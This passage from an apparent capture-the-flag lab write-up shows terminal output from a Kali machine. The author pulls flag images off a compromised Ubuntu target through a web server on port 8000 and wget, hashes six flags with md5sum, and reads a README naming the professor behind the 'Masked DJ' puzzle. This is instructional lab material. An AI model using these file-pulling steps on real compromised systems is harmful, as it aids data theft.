


Figure 21 - Starting a Web Server on Ubuntu Machine

Step 9

A web server is started on the Ubuntu machine, this time, on port 8000 to download and transfer all files onto the attack machine.

Once the flag files are transferred, the `md5sum` command can be used to get the hashes for all 6 flag files.

```

(root@kali)-[~/Desktop]
# wget http://192.168.44.140:8000/flag2.jpeg
--2024-12-08 14:42:15-- http://192.168.44.140:8000/flag2.jpeg
Connecting to 192.168.44.140:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 52828 (52K) [image/jpeg]
Saving to: 'flag2.jpeg'

flag2.jpeg          100%[=====] 51.59K  --.-KB/s   in 0s
2024-12-08 14:42:15 (190 MB/s) - 'flag2.jpeg' saved [52828/52828]

(root@kali)-[~/Desktop]
# wget http://192.168.44.140:8000/flag3.jpeg
--2024-12-08 14:42:19-- http://192.168.44.140:8000/flag3.jpeg
Connecting to 192.168.44.140:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53230 (52K) [image/jpeg]
Saving to: 'flag3.jpeg'

flag3.jpeg          100%[=====] 51.98K  --.-KB/s   in 0.004s
2024-12-08 14:42:19 (13.5 MB/s) - 'flag3.jpeg' saved [53230/53230]

```

Figure 22 - Transferring Flag Images to Kali Machine

```

(root@kali)-[~/Desktop]
# md5sum flag1.jpeg
ec920f6a63f80bdaed233844dee35602  flag1.jpeg

(root@kali)-[~/Desktop]
# md5sum flag2.jpeg
941150d01339cac745327d0d4549a0c3  flag2.jpeg

(root@kali)-[~/Desktop]
# md5sum flag3.jpeg
dfed11803eac1bf990940cc1a500a202  flag3.jpeg

(root@kali)-[~/Desktop]
# md5sum flag4.jpeg
dde8e712353d62de269f62b11bab847f  flag4.jpeg

(root@kali)-[~/Desktop]
# md5sum flag5.jpeg
b5cf9353ae742b19983b269fdb5f841f  flag5.jpeg

(root@kali)-[~/Desktop]
# md5sum flag6.jpeg
2cdf05cbc8d6a465e7361d3fa4bdf80e  flag6.jpeg

```

Figure 23 - Calculating MD5 Hashes for Flags

Flag Images

We can see that the masked DJ is Kevin Shivers along with all the pictures.

```
(anagha@kali)-[~]  
$ cat README.txt  
  
Section 0201 - In case you are wondering who this crazy person it is a young Professor Shivers. He is the Masked DJ.  
  
Sections 0101 and CY01 - You should be able to identify who this is. See? I told you I used to be cool.
```

Figure 24 - Note from the MaskedDJ




Figure 25 - Flag Images (Young Kevin Shivers)